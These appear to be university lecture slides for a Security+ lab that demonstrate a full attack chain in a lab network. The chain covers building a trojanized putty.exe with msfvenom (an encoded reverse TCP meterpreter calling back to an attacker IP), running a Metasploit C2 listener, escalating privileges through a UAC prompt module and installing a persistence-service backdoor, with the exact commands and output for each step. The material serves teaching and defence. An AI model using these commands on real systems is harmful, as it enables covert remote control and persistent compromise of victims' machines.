



Cybersecurity (Security+) and P4 Programmable Switches

Escalating Privileges and Installing a Backdoor

Ali AlSabeH, Jorge Crichigno
University of South Carolina
<http://ce.sc.edu/cyberinfra>


Western Academy Support and Training Center (WASTC)
University of South Carolina (USC)
Energy Sciences Network (ESnet)

June 19th, 2023

Lab 3: Escalating Privileges and Installing a Backdoor


Privilege Escalation

- Modern Operating Systems (OSs) allow each user to have specific access rights (known as privileges) to files and directories
 - A malware executed by a regular user cannot perform operations that require elevated privileges
- Privilege escalation is the act of exploiting a vulnerability in the OS to gain elevated access to resources (e.g., a malware can disable antivirus, delete system files, etc.)
 - Horizontal privilege escalation: a regular user gains access to another regular user
 - Vertical privilege escalation: a regular user gains access to a higher privileged user



Backdoor


- A backdoor enables the attacker to have persistent access to the victim's machine¹
- Backdoors allow the attacker to return later to the victim's machine and bypass any security settings
- Installing a backdoor requires modifying system files, and thus, requires elevated privileges



¹ M. Ciampa, "CompTIA security+ guide to network security fundamentals," Cengage Learning, 2021.


Attack Scenario

- The attacker compromises a website visited by a victim user and gains control over it



Attack Scenario

- The victim visits the compromised website and downloads the malicious file
- The downloaded file is a Remote Access Trojan (RAT) that is crafted by the attacker using *msfvenom*¹ tool
- The crafted payload is a “reverse TCP meterpreter” that allows the attacker to establish a reverse shell to the victim’s device




¹ Metasploit Documentation, “How to use *msfvenom*,” [Online]. Available: <https://tinyurl.com/3mskkvax>

² Rapid7, “Metasploit Framework,” [Online]. Available: <https://tinyurl.com/5c8drz3b>


Attack Scenario

- The attacker keeps listening to incoming connections from the RAT (using *msfconsole*² tool). The listening process is the C2 server
- Once the victim executes the malicious file (RAT), a connection is initiated to the C2 server



Attack Scenario


- The attacker gains elevated privileges by tricking the victim into confirming a pop-up dialog (using the *Metasploit* module *windows/local/ask*)
- The attacker installs a backdoor that provides permanent access to the victim's machine (using the *Metasploit* module *windows/local/persistence_service*)



Lab Topology

The topology consists of:

- Internal network containing victim's machine
- DMZ network with three servers
- External network containing attacker's machine
- Border router (BR/FW) that interconnects the three network



Weaponization using *msfvenom*

Attacker creates the malicious payload

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali) - [~/home/kali]
# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp LHOST=216.0.0.10 LPORT=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1873920 bytes
Saved as: puttyX.exe
(root@kali) - [~/home/kali]
#
```

Attacker creates the C2 server to listen for multiple victims

```
root@kali: /home/kali
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


Attacker sets the C2 session configuration

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/handler) > set LHOST 216.0.0.10
LHOST => 216.0.0.10
msf6 exploit(multi/handler) >
```

Weaponization using *msfvenom*

Victim downloads and runs the file from the compromised website



A session is established between the C2 server and the victim. No administrator privileges are given yet

```
root@kali: /home/kali
File Actions Edit View Help
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```


Privilege Escalation

Attacker uses a Metasploit module to ask the user for privilege escalation

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/handler) > use exploit/windows/local/ask
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ask) > |
```



Victim accepts the pop-up, thinking it is a legitimate application



Attacker gains root privileges to the victim's machine


```
root@kali: /home/kali
File Actions Edit View Help
meterpreter > mkdir C:\Windows\System32\test
Creating directory: C:\Windows\System32\test
meterpreter > |
```

Privilege Escalation

Attacker uses a Metasploit module to gain a permanent session with the victim

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(windows/local/ask) > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > |
```

Victim tries to reboot to the machine to kill the established session with the C2 server



Attacker gains access after the victim's machine is rebooted

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 216.0.0.10:4444
[*] Sending stage (175686 bytes) to 192.168.0.10
[*] Meterpreter session 4 opened (216.0.0.10:4444 -> 192.168.0.10:49668) at 2022-12-13 18:13:01 -0500
meterpreter > |
```